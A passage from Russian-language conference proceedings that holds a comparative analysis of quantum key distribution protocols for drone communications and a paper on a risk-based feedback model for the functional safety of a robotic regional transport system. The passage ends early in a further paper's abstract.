6. Прокопенко Д. Н. Безопасность программного обеспечения в эпоху CI/CD: актуальные подходы и решения / Д. Н. Прокопенко // Сб. тр. «Региональная информатика и информационная безопасность». Вып. 13 СПб.: СПОИСУ, 2024. С. 243–248.
7. Нырков А. П. О методологии разработки приложений «Непрерывная интеграция и доставка» / А. П. Нырков, Д. Н. Прокопенко // Материалы конференции «XIX Санкт-Петербургская международная конференция «Региональная информатика (РИ-2024)». Санкт-Петербург, 23–25 октября 2024. СПб.: СПОИСУ, 2024. С. 223–224.
8. OWASP DevSecOps Guideline [Электронный ресурс]. URL: <https://owasp.org/www-project-devsecops-guideline/> (дата обращения: 18.08.2025).
9. ISO/SAE 21434:2021 Road vehicles Cybersecurity engineering [Электронный ресурс]. URL: <https://www.iso.org/standard/70918.html> (дата обращения: 18.08.2025).
10. UN Regulation № 155 on Cybersecurity and Cybersecurity Management System (CSMS) [Электронный ресурс]. URL: <https://unece.org/transport/documents/2021/03/standards/un-regulation-no-155-cyber-security-and-cyber-security> (дата обращения: 18.08.2025).
11. Semgrep Lightweight static analysis tool for finding bugs, detecting dependency vulnerabilities, and enforcing code standards [Электронный ресурс]. URL: <https://semgrep.dev/> (дата обращения: 18.08.2025).
12. Bandit Python Security Linter from OpenStack Security Group [Электронный ресурс]. URL: https://bandit.readthedocs.io/en/latest/?spm=a2ty_o01.29997173.0.0.6840c9218TF3UD (дата обращения: 18.08.2025).
13. Trivy Vulnerability Scanner for Containers and Other Artifacts [Электронный ресурс]. URL: <https://trivy.dev/latest/> (дата обращения: 18.08.2025).
14. Python-can Python module for working with CAN buses [Электронный ресурс]. URL: <https://github.com/hardbyte/python-can> (дата обращения: 18.08.2025).
15. Scapy Interactive packet manipulation program [Электронный ресурс]. URL: <https://github.com/secdev/scapy> (дата обращения: 18.08.2025).

УДК 004.056.55:629.7.05

СРАВНИТЕЛЬНЫЙ АНАЛИЗ ПРОТОКОЛОВ КВАНТОВОГО РАСПРЕДЕЛЕНИЯ КЛЮЧЕЙ ДЛЯ СИСТЕМ СВЯЗИ БЕСПИЛОТНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ

Рыбакова Таисия Константиновна

Государственный университет морского и речного флота имени адмирала С. О. Макарова

Двинская ул., 5/7, Санкт-Петербург, 198035, Россия

e-mail: tkrybakova@gmail.com

Аннотация. В статье проведён анализ различных протоколов квантовой криптографии с точки зрения их применимости на БПЛА. Оценка производилась по ряду ключевых критериев, включая скорость генерации ключа, максимальную дальность передачи, устойчивость к атакам, доступность аппаратного обеспечения и физические ограничения платформ. Полученные результаты позволяют определить наиболее перспективные направления адаптации квантовых алгоритмов для использования в распределённых беспилотных системах.

Ключевые слова: квантовая криптография; беспилотные летательные аппараты (БПЛА); шифрование; устойчивость к атакам; протоколы квантового распределения ключей (QKD).

COMPARATIVE ANALYSIS OF QUANTUM KEY DISTRIBUTION PROTOCOLS FOR COMMUNICATION SYSTEMS OF UNMANNED AERIAL VEHICLES

Rybakova Taisiia

Admiral Makarov State University of Maritime and Inland Shipping

5/7 Dvinskaya St, St. Petersburg, 198035, Russia

e-mail: tkrybakova@gmail.com

Abstract. Providing secure communications in unmanned aerial vehicles (UAVs) is becoming particularly relevant in the context of increasing cyber threats and increasing computing power of modern systems. The study analyzes various quantum cryptography protocols in terms of their applicability in UAVs. The assessment was based on a number of key criteria, including key generation speed, maximum transmission range, attack resistance, hardware availability, and physical limitations of the platforms. The results obtained make it possible to identify the most promising areas of adaptation of quantum algorithms for use in distributed unmanned systems.

Keywords: quantum cryptography; unmanned aerial vehicles (UAVs); encryption; resistance to attacks; quantum key distribution (QKD) protocols.

Введение. В последние годы наблюдается стремительный рост применения беспилотных летательных аппаратов (БПЛА) как в военной, так и в гражданской сферах. БПЛА активно внедряются в логистику, мониторинг окружающей среды, сельское хозяйство, поисково-спасательные операции и инфраструктурные задачи. Параллельно с этим существенно возрастает вычислительная мощность устройств, обеспечивающих обработку и передачу данных в реальном времени. Однако расширение функциональных возможностей БПЛА сопровождается ростом угроз информационной безопасности. Беспроводные каналы связи, задействованные для управления и обмена данными между аппаратами, становятся уязвимыми для широкого спектра кибератак, включая перехват, подмену и анализ трафика. В связи с этим возрастает интерес к внедрению современных методов защиты информации, способных обеспечить высокий уровень конфиденциальности и стойкость к атакам даже со стороны противника, обладающего значительными вычислительными ресурсами. Одним из перспективных направлений является применение квантовой криптографии, в частности протоколов квантового распределения ключей (QKD), обеспечивающих теоретически доказуемую безопасность передачи симметричных ключей. Целью данной статьи является проведение сравнительного анализа существующих протоколов квантового распределения ключей с точки зрения их применимости в беспилотных летательных аппаратах, учитывая ограничения по массе, энергопотреблению и стабильности канала связи. Особое внимание уделяется оценке скорости генерации ключей и возможности реализации в условиях подвижных и распределённых беспроводных сетей.

Протоколы. Протокол BB84, предложенный Чарльзом Беннетом и Жилем Брассаром в 1984 году, является первым и одним из самых известных протоколов. Основными его принципами являются принцип неопределённости и теорема о запрете клонирования квантового состояния. Эти принципы гарантируют, что любое вмешательство перехватчика в канал изменяет состояние фотонов и вызывает ошибки, которые могут быть обнаружены легитимными участниками. Для кодирования битов используются четыре состояния поляризации фотонов, распределённые по двум взаимно несогласованным базисам. Из преимуществ можно выделить: теоретически доказуемую безопасность и возможность обнаружения любого перехвата. Из недостатков важно выделить: чувствительность к потерям в канале, необходимость высокоточной синхронизации, стабильности оптической системы и уязвимости к атакам на реализацию. Следовательно, можно предположить, что применение BB84 в БПЛА возможно для обеспечения защищённого обмена ключами при условии минимизации вибраций и нестабильности оптического канала, а также разработки компактных и энергоэффективных квантовых модулей, способных работать в условиях ограниченных ресурсов и подвижных платформ [1, 2].

Протокол Sixstate является развитием BB84 и был предложен в 1988. Он использует шесть различных состояний поляризации фотонов для кодирования битов, распределённых по трем взаимно ортогональным базисам. Увеличение количества базисов и состояний повышает стойкость, так как вероятность обнаружения вмешательства выше, чем в BB84. Из основных недостатков нужно упомянуть снижение скорости генерации, более сложная аппаратная реализация и дополнительная аппаратура, которая увеличивает и вес, и энергопотребление, что может быть критично для мобильных платформ. В целом, Sixstate может быть эффективно использован в высокозащищенных дронах сетях, особенно при интеграции с ретрансляторами или спутниковыми системами для обеспечения надежной квантовой связи на средних дистанциях, но редко реализован и аппаратно сложнее BB84 [3].

Протокол GG02 — это схема квантового распределения ключей на непрерывных переменных (CV-QKD), предложенная Франсуа Гроссаном и его коллегами в 2002 году. В его основе лежит гауссовская модуляция когерентных состояний света и использует гомодинное измерение. Преимуществами этого метода протоколирования является использование стандартных телеком-компонентов (например, лазеры, которые легко интегрируются в сетевые инфраструктуры), высокая скорость, высокая чувствительность и устойчивость к фоновому шуму. Из недостатков важно выделить: чувствительность к потере сигнала, возможность атак на аппаратную архитектуру. Протокол GG02 представляет собой перспективное решение для встраиваемой квантовой связи в рамках дронах систем благодаря своей аппаратной совместимости с оптической инфраструктурой и относительно высокой скорости генерации ключей [4, 5].

В протоколе MDI-QKD квантовые сигналы, подготовленные в независимых источниках, отправляются на совместное измерение, которое фиксирует только корреляции, но не раскрывает секретную информацию. Благодаря этому безопасность не зависит от доверия к измерительным устройствам, даже если они контролируются противником, а также расстояния могут быть увеличены из-за расположения измерителя по середине, между отправителями. Важно упомянуть такие ограничения, как сложность синхронизации и низкая скорость при больших расстояниях. Этот протокол предлагает уникальные преимущества для БПЛА: надежность, гибкая архитектура, что дает перспективу на развитие этой системы [6, 7].

Clarke-Anderson Protocol основан на том, что последовательность квантовых состояний формируется и отправляется получателю, которые измеряют их и сохраняют результаты. Эти измерения создают уникальную «квантовую подпись», которую можно использовать для проверки подлинности сообщения. Преимуществами являются: отсутствие необходимости квантовой памяти, высокая безопасность. Недостатки: низкая скорость подписи, аппаратная сложность. Clarke-Anderson Protocol является надежным и безопасным протоколом, однако, чтобы внедрить его на БПЛА, необходимо преодолеть аппаратные и ресурсные ограничения. [8, 9]

UBQC — протокол универсальных слепых квантовых вычислений. Он позволяет клиенту с ограниченными квантовыми возможностями делегировать квантовые вычисления ненадежному серверу, при этом сохраняя конфиденциальность данных и алгоритма. Клиент передает серверу новые инструкции по измерению или его адаптации. Сервер выполняет измерения в соответствии с полученными инструкциями для получения результатов (в кубитах или классических битах). Клиент получает результаты измерения и преобразует их в окончательные результаты. Положительные стороны алгоритма: конфиденциальность, отсутствие требований к наличию квантового компьютера у клиента, аутентификация, позволяющая обнаружить вмешательство со стороны. Недостатки: вычислительные требования к серверу, квантовые ресурсы клиента (должен уметь генерировать одиночные кубиты в суперпозициях), сложность реализации. UBQC может быть полезен для БПЛА, когда: нужен защищенный обмен данными, требуются удаленные вычисления. Однако для практического применения необходимо решить ряд задач, связанных с компактностью и энергоэффективностью систем для генерации и обработки кубитов, а также обеспечении стабильности квантовых состояний в динамичных условиях полета [10, 11].

Таблица 1

Оценка проколов квантовой криптографии с точки зрения использования в БПЛА

	Скорость генерации ключа	Макс. дальность передачи	Устойчивость к атакам	Аппаратная доступность	Физические ограничения платформ
BB84	Средняя	Высокая	Высокая, но уязвим к атакам на детекторы	Высокая (есть реализации)	Требуется стабильная оптика и синхронизация
Sixstate Protocol	Ниже средней	Высокая	Высокая (выше, чем у BB84)	Низкая (реализован только экспериментально)	Высокая сложность аппаратной реализации
GG02	Высокая	Средняя	Средняя (чувствителен к шуму, но устойчив к фоновым колебаниям)	Требуется гомодинных детекторов и стабильных лазеров	Сложность реализации на мобильных платформах, энергозатратно

	Скорость генерации ключа	Макс. дальность передачи	Устойчивость к атакам	Аппаратная доступность	Физические ограничения платформ
MDI-QDK	Средняя	Очень высокая	Очень высокая	Есть лабораторные чиповые реализации	Требуются ретрансляторы и высокая синхронизация
Clarke-Anderson Protocol	Очень низкая	Низкая	Очень высокая	Есть экспериментальные реализации	Громоздкая и энергозатратная реализация
UBQC	-	Не ограничена	Высокая	Ограничена теоретическими и лабораторными экспериментами	Требует квантового сервера, сложна для мобильных платформ

Заключение. Проведенный анализ протоколов квантовой криптографии показал, что каждый из них обладает как преимуществами, так и ограничениями с точки зрения применения в беспилотных летательных аппаратах. Наибольший практический потенциал для применения в БПЛА имеют BB84 и GG02, благодаря их технологической зрелости. Протокол MDI-QDK обеспечивает максимальную устойчивость к атакам, но пока ограничен сложностью реализации. Clarke-Anderson и UBQC остаются перспективными направлениями для будущих исследований, однако в текущих условиях их использование в беспилотных системах затруднено.

СПИСОК ЛИТЕРАТУРЫ

1. Coubourne, S. Quantum Key Distribution. Protocols and Applications // Security at Royal Holloway, University of London. 2011.
2. Tian, X.-H., et al. Drone-based quantum key distribution [Электронный ресурс]. 2023. URL: <https://arxiv.org/abs/2302.14012> (дата обращения: 25.08.2025).
3. Abruzzo, S.; Mertz, M.; Kampermann, H.; Bruss, D. Finite-key analysis of the six-state protocol with photon number resolution detectors // Optics and Photonics for Counterterrorism and Crime Fighting VII; Optical Materials in Defence Systems Technology VIII; and Quantum-Physics-based Information Security / eds. R. Zamboni, F. Kajzar, A. A. Szepe, C. Lewis, D. Burgess, M. T. Gruneisen, M. Dusek, J. G. Rarity. SPIE, 2011. Vol. 8189. P. 818917. doi:10.1117/12.898049. URL: <https://arxiv.org/abs/1111.2798> (дата обращения: 25.08.2025).
4. Zhang, Y., Bian, Y., Li, Z., Yu, S., Guo, H. Continuous-variable quantum key distribution system: Past, present, and future // Applied Physics Reviews. 2024. Vol. 11, № 1. P. 011301.
5. Zhang, Y., et al. Long-Distance Continuous-Variable Quantum Key Distribution over 202.81 km of Fiber // Physical Review Letters. 2020. Vol. 125, № 1. P. 010502.
6. Lo, H.-K., Curty, M., Qi, B. Measurement-Device-Independent Quantum Key Distribution // Physical Review Letters. 2012. Vol. 108, № 13. P. 130503.
7. Tang, Y.-L., et al. Measurement-Device-Independent Quantum Key Distribution over 200 km // Physical Review Letters. 2014. Vol. 113, № 19. P. 190501.
8. Gottesman, D.; Chuang, I. L. Quantum Digital Signatures [Электронный ресурс]. 2001. URL: <https://arxiv.org/abs/quant-ph/0105032> (дата обращения: 25.08.2025).
9. Clarke, P. J., Collins, R. J., Dunjko, V., Andersson, E., Jeffers, J., Buller, G. S. Experimental demonstration of quantum digital signatures using phase-encoded coherent states of light // Nature Communications. 2012. Vol. 3. P. 1174.
10. Fitzsimons, J. F. Private quantum computation: an introduction to blind quantum computing and related protocols // npj Quantum Information. 2017. Vol. 3. P. 23.
11. Broadbent, A., Fitzsimons, J., Kashefi, E. Universal Blind Quantum Computation // 50th Annual IEEE Symposium on Foundations of Computer Science (FOCS 2009). Oct. 2009. Pp. 517–526.

УДК 621.391

МОДЕЛЬ ФОРМИРОВАНИЯ АВТОМАТИЧЕСКОЙ ОБРАТНОЙ СВЯЗИ ПРИ УПРАВЛЕНИИ ФУНКЦИОНАЛЬНОЙ БЕЗОПАСНОСТЬЮ РОБОТИЗИРОВАННОЙ ТРАНСПОРТНОЙ СИСТЕМЫ

Худайназаров Юрий Кахрамонович¹, Лепешкин Олег Михайлович²,
Гаскаров Вагиз Дияурович¹, Данилин Герман Владиславович¹

¹ Государственный университет морского и речного флота имени адмирала С. О. Макарова
Двинская ул., 5/7, Санкт-Петербург, 198035, Россия

² Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mails: yu-78@ya.ru, lepechkin1@yandex.ru, t.101@mail.ru

Аннотация. Эффективное управление рисками функциональной безопасности транспортной системы региона возможно только на основе формирования обратной связи с помощью информационно-управляющей системы. Процесс управления при этом включает в себя на первом этапе (организации и планирования) формализацию пространства, времени, состояний беспилотных транспортных средств и состояний безопасности в зоне повышенной опасности с помощью профилей безопасности. На втором этапе (оперативного управления) основными являются функции обнаружения конфликта и ухода от конфликта. Предложен вариант модели, отражающей автоматическую обратную связь при управлении функциональной безопасностью роботизированной транспортной системой на основе риск-ориентированного подхода.

Ключевые слова: роботизированная транспортная система; функциональная безопасность; автоматическая обратная связь; риск-ориентированный подход; зона повышенной опасности; профиль безопасности; информационно-управляющая система.

MODEL OF FORMATION OF AUTOMATIC FEEDBACK IN MANAGEMENT OF FUNCTIONAL SAFETY ROBOTIZED TRANSPORT SYSTEM

Khudainazarov Yuri¹, Lepeshkin Oleg², Gaskarov Vagiz¹, Danilin German¹

¹Admiral Makarov State University of Maritime and Inland Shipping

5/7 Dvinskaya St, St. Petersburg, 198035, Russia

²The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: yu-78@ya.ru, lepechkin1@yandex.ru, t.101@mail.ru

Abstract. Effective management of the functional safety risks of the region's transport system is possible only on the basis of feedback formation using the information and control system. The management process includes at the first stage (organization and planning) the formalization of space, time, states of unmanned vehicles and safety states in the high-risk zone using safety profiles. At the second stage (operational management), the main functions are the detection of conflict and avoidance of conflict. A model is proposed that reflects the automatic feedback in the management of functional safety of the robotic transport system based on a risk-oriented approach.

Keywords: robotic transport system; functional safety; automatic feedback; risk-oriented approach; high-risk area; safety profile; information and control system.

Введение. Ключевыми принципами реализации риск-ориентированного подхода к обеспечению функциональной безопасности роботизированной транспортной системы региона являются:

- Категорирование рисков по степени критичности участков транспортной инфраструктуры (формирование профилей для таких участков или зон);
- Периодический мониторинг с разной частотой для участков (зон) разной категории риска;
- Автоматическое реагирование на выявленные угрозы с помощью резервных систем (формируемых в соответствии с профилем зоны повышенной опасности);
- Оперативное управление режимами движения беспилотных транспортных средств (БПТС), перераспределение ресурсов (пространственных, временных, инфраструктурных).

Роботизированная транспортная система региона (РТСР) относится к новому типу активно динамических систем. Специфика такого типа систем заключается в высокой интенсивности перемещений и изменений режимов функционирования БПТС, а также высокие риски функциональной безопасности. В связи с этим, требуется постоянное поддержание информационно-управляющей системы для противостояния рискам и обеспечения безопасности в зонах узкости и пересечения маршрутов (зонах повышенной опасности — ЗПО) БПТС на заданном уровне [1-3]. Автоматизация судовождения открывает новые возможности в управлении судами, однако сопряжена с рядом особенностей, обусловленных следующими внутренними и внешними факторами.

1. Технические факторы. Сбои в работе систем навигации: отказ электронных карт, некорректная работа датчиков, проблемы с позиционированием, нарушение синхронизации систем. Сбои и отказы в работе подсистем управления движением и полезной нагрузкой: выход из строя сенсоров, отказ исполнительных механизмов, проблемы с энергообеспечением, отказы и сбои в работе бортовых контроллеров и пультов управления. Нарушение информационной безопасности автоматизированных систем: перехват управления, нарушение целостности данных вследствие компьютерных атак и воздействия вредоносных программ. Нарушение информационной инфраструктуры: нарушение связи с береговыми службами, проблемы с GPS-сигналом, электромагнитные помехи, некорректная работа систем передачи данных [4].

2. Организационно-технические факторы. Низкая квалификация операторов: недостаточная подготовка, отсутствие опыта работы с автоматикой, психологическая неготовность к новым технологиям, проблемы с переключением режимов управления. Низкое качество человеко-машинных интерфейсов: неправильное толкование показаний приборов, запоздалое реагирование на аварийные ситуации, неверная интерпретация данных системы, проблемы с коммуникацией между членами экипажа.

3. Внешние факторы. Гидрометеорологические условия: ограниченная видимость, сильное волнение, ледовые условия, экстремальные температуры. Навигация: неточность карт, изменение фарватеров, появление новых препятствий, проблемы с маяками и навигационными знаками [5].

Указанные факторы обуславливают необходимость нового подхода к обеспечению функциональной безопасности РТСР на основе оценки рисков потери предсказуемости поведения БПТС с возможностью реагирования в режиме реального времени.

Новый подход должен учитывать, что структура системы управления остается иерархической, а система информационного обеспечения стремится к сетцентрической. В связи с этим, целесообразно рассматривать в качестве основы решения задачи централизованного планирования и децентрализованного исполнения метод согласования иерархических решений, а для обеспечения информационного обмена в системе управления использовать сетцентрический принцип. Таким образом, решение задачи включает, как минимум, три уровня согласования: верхний уровень планирования движения БПТС, средний уровень оперативного управления группой БПТС в ЗПО, нижний уровень управления БПТС. Задача может быть сформулирована, как оптимальное распределение ресурсов (материальных (энергетических), пространственных, времени, информационных, инфраструктурных) для обеспечения требуемого уровня безопасности РТСР. Она включает в себя:

- формирование профилей безопасности для ЗПО и соответствующих информационно-управляющих систем (ИУС) для обеспечения безопасности движения БпТС в ЗПО;
- обнаружение и устранение рассогласований (конфликтов) в ЗПО путем координации в пространстве и времени действий БпТС, находящихся в ЗПО (рис. 1).

Тогда процесс управления может осуществляться по следующей схеме:

- Оценка рисков по зонам ответственности;
- Распределение ресурсов между зонами;
- Формирование задач для ИУС;
- Согласование действий между уровнями управления;
- Мониторинг выполнения задач;
- Корректировка решений при изменении ситуации.

Процедуры согласования решений включают:

- а) вертикальное согласование решений;
- б) горизонтальное согласование между БпТС (разведение) в пределах ЗПО и между ЗПО в пределах региона;
- в) контур обратной связи;
- г) автоматическое перераспределение ресурсов.




Рис. 1 Схема формирования обратной связи при управлении функциональной безопасностью РТСР

Необходимым условием обеспечения функциональной безопасности РТСР является сохранение структурно-функциональной целостности ИУС. Для структуризации процесса обеспечения безопасности и формализации условий его существования применяют закон сохранения целостности [6], который заключается в том, что выделяют объект, действие и связывают их между собой через предназначение. Установление данной связи дает принципиальную возможность организовать управление по обратной связи, или же синтезированное управление, то есть управление защитой как функцию состояния объекта защиты.

РТСР является киберфизической системой, с интегрированной иерархической распределенной ИУС [7]. Функционирование РТСР обеспечивается необходимым информационным потоком в нижнем контуре управления БпТС, в среднем контуре управления группой БпТС в зоне повышенной опасности, а также в верхнем контуре управления РТСР.

Соответствующими ключевыми компонентами системы являются: подсистема мониторинга состояния ресурсов; подсистема оценки рисков в реальном времени; подсистема прогнозирования; протоколы согласования решений; подсистема перераспределения ресурсов; подсистема мониторинга выполняемых задач (рис. 2).




Рис. 2. Функциональная схема управления РТСР на основе риск-ориентированного подхода

Критериями результативности обеспечения функциональной безопасности РТСР могут быть:

- скорость реакции на изменение рисков,
- степень покрытия критических зон,
- эффективность использования ресурсов,
- качество согласования решений,
- достижение целей безопасности.

Основными задачами управления процессом обеспечения функциональной безопасности РТСР являются:

1. Контроль и организация ресурсов;
2. Контроль выполнения задач;
3. Контроль производительности;
4. Контроль выработанного плана (решения);
5. Предотвращение использования задействованных ресурсов;
6. Переход на резервные ресурсы;
7. Динамическое изменение плана (решения).

Таким образом, для обеспечения функциональной безопасности РТСР необходимым условием является управление составными частями РТСР на основе риск-ориентированного подхода и метода согласования иерархических решений. В то же время, достаточным условием существования процесса управления функциональной безопасностью РТСР является структурно-функциональная целостность ИУС [8].

Возможная обобщенная структура информационно-управляющей системы может быть следующей (рис. 3).

1. Уровень управления системой. Единая дежурная диспетчерская служба (ЕДДС): базы данных, серверы, рабочие места операторов, системы визуализации. Подсистема управления рисками: аналитический модуль, выполняющий функции оценки рисков, прогнозирования угроз, моделирование ситуаций; модуль планирования, выполняющий функции разработки сценариев реагирования, оптимизации маршрутов движения, распределение ресурсов; модуль интеграции, обеспечивающий взаимодействие с внешними системами (ГИБДД, МЧС, полиция, транспортные компании), а также между внутренними системами (системы видеонаблюдения, транспортные диспетчерские, системы мониторинга состояния путей сообщения).

2. Уровень управления подсистемами и группами БпТС в ЗПО. Человеко-машинный интерфейс: диспетчерские консоли (мониторы, контрольные панели, устройства ввода); системы визуализации (карты местности, схемы маршрутов, статистические отчеты). Подсистема сбора и обработки данных: группы робототехнических комплексов (наземные патрули, беспилотные системы, мобильные диагностические комплексы); центры обработки данных (центральные серверы, системы машинного обучения, прогностические модели, хранилища данных); подсистема идентификации и опознавания субъектов и объектов ТСР [9]. Подсистема коммуникаций: каналы передачи данных (спутниковая связь, мобильные сети (4G/5G), радиоканалы, оптические линии); средства и комплексы информационной безопасности (средства криптографической защиты информации, межсетевые экраны, системы обнаружения вторжений).

3. Уровень управления беспилотными транспортными средствами: человеко-машинный интерфейс (мониторы, контрольные панели, устройства ввода); диспетчерские консоли (мониторы, контрольные панели, устройства ввода); сенсорная сеть (датчики движения, камеры видеонаблюдения, метеорологические станции, датчики состояния путей сообщения); автоматизированные (автоматические) комплексы управления движением (средства сигнализации и указатели, информационные табло, системы ограничения движения); роботизированные средства реагирования (патрульные дроны, мобильные барьеры, спасательные роботы, технические средства блокировки, инженерные заграждения).

Все подсистемы взаимодействуют через единую информационную среду, которая обеспечивает: обмен данными в режиме реального времени, синхронизацию информации, резервное копирование, отказоустойчивость, масштабируемость системы.




Рис. 3. Вариант архитектуры ИУС РТСР

При разработке модели ИУС РТСР целесообразно учитывать следующие условия:

- необходимость предварительного имитационного моделирования для определения временных и ресурсных характеристик, получения исходных данных для оценки рисков;
- сложность учета всех возможных внешних воздействий для оценки рисков;
- потребность в постоянном обновлении моделей при значительных изменениях системы (оценка рисков должна быть динамической).

Заключение. Высокая степень неопределенности условий среды, высокая динамичность и рассредоточенность в пространстве элементов роботизированной транспортной системы обуславливают сложность управления функциональной безопасностью. Предложен подход на основе синтеза, предполагающий формализацию физического и информационного пространства с помощью деления на зоны повышенной опасности и определения критериев состояния безопасности в этих зонах; формирование сценариев ухода от конфликта, обнаруженного в зоне повышенной опасности; поиск и идентификация (категорирование) конфликта в зоне повышенной опасности, прогнозирование и оценку рисков, выбор варианта ухода от конфликта.

СПИСОК ЛИТЕРАТУРЫ

1. Нырков А.П. Обеспечение безопасности объектов информатизации транспортной отрасли / под ред. А. П. Ныркова. / А. П. Нырков, А. А. Нырков, С. С. Соколов, А. А. Шнуренко. СПб. : Изд-во Политехн. ун-та, 2015. 544 с.
2. Мартынов В. Л. Гидроакустические коммуникации в вопросах противодействия подводным роботам. / В. Л. Мартынов, А. П. Нырков и [др.] // Информатизация и связь. 2024. № 2. С. 51-55.
3. Жилова Е.В. Совершенствование систем обеспечения безопасности перевозочного процесса на транспорте // Актуальные исследования. 2023. № 8 (138). С. 7-11.
4. Вихров Н.М. О безопасности инфраструктуры водного транспорта / Н. М. Вихров, Ю. Ф. Каторин, А. П. Нырков, С. С. Соколов, А. А. Шнуренко // Морской вестник. № 4 (52), 2014. С. 99–102.
5. Zhilenkov, A.A. Intelligent autonomous navigation system for UAV in randomly changing environmental conditions / A. A. Zhilenkov, S. S. Sokolov, S. G. Chernyi, A. P. Nyrkov // Journal of Intelligent and Fuzzy Systems, Vol. 38, № 5. 2020. Pp. 6619 6625.
6. Лепешкин О.М. Синтез модели процесса управления социальными и экономическими системами на основе теории радикалов : автореферат диссертации на соискание ученой степени доктора технических наук. СПб. гос. политехн. ун-т. СПб, 2014.
7. Sokolov, S. Hybrid neural networks in cyber physical system interface control systems / S. Sokolov, A. Zhilenkov, S. Chernyi, A. Nyrkov, N. Glebov // Bulletin of Electrical Engineering and Informatics, Vol. 9, № 3. 2020. Pp. 1268 1275.
8. Стародубцев Ю. И. Подходы к интеллектуализации контроля безопасности информационно-телекоммуникационных сетей на транспорте. / Ю. И. Стародубцев, Ю. К. Худайназаров, Т. П. Кныш // Вестник государственного университета морского и речного флота им. адмирала С.О. Макарова. 2023. Т. 15. № 2. С. 315-326.
9. Nyrkov A.P. Optimal Identification for Objects in Problems on Recognition by Unmanned Underwater Vehicles / A. P. Nyrkov, S. S. Sokolov, O. M. Alimov, S. G. Chernyi, V. A. Dorovskoi // Automatic Control and Computer Sciences 54(8) 2020. Pp. 958–963.

УДК 621.391

ПОДХОДЫ К ОБЕСПЕЧЕНИЮ ФУНКЦИОНАЛЬНОЙ БЕЗОПАСНОСТИ РОБОТИЗИРОВАННОЙ ТРАНСПОРТНОЙ СИСТЕМЫ

Худайназаров Юрий Кахрамонович¹, Лепешкин Олег Михайлович², Нырков Анатолий Павлович¹,
Данилин Герман Владиславович¹

¹ Государственный университет морского и речного флота имени адмирала С. О. Макарова
Двинская ул., 5/7, Санкт-Петербург, 198035, Россия

² Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: yu-78@ya.ru, lepechkin1@yandex.ru, kaf.koib@gmail.com, t.101@mail.ru

Аннотация. В основе методологии управления функциональной безопасностью сложных организационно-технических систем в настоящее время лежат системный, процессный и риск-ориентированный подходы. Существенные особенности роботизированной транспортной системы региона, заключающиеся в интеллектуальности, киберфизической структуре и сетцентричности информационно-управляющей системы требуют адаптации существующих подходов и разработки нового подхода для обеспечения функциональной безопасности перспективной транспортной системы, отличающейся функциональной сложностью, высокой динамичностью и автономностью.

Ключевые слова: роботизированная транспортная система; беспилотное транспортное средство; функциональная безопасность; информационная безопасность; процессный подход; риск-ориентированный подход.

APPROACHES TO ENSURING FUNCTIONAL SAFETY OF A ROBOTIC TRANSPORT SYSTEM

Khudainazarov Yuri¹, Lepeshkin Oleg², Nyrkov Anatoly¹, Danilin German¹

¹Admiral Makarov State University of Maritime and Inland Shipping
5/7 Dvinskaya St, St. Petersburg, 198035, Russia

²The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: yu-78@ya.ru, lepechkin1@yandex.ru, kaf.koib@gmail.com, t.101@mail.ru

Abstract. Currently, the methodology for managing the functional safety of complex organizational and technical systems is based on a systematic, process-oriented, and risk-based approach. The significant features of the region's

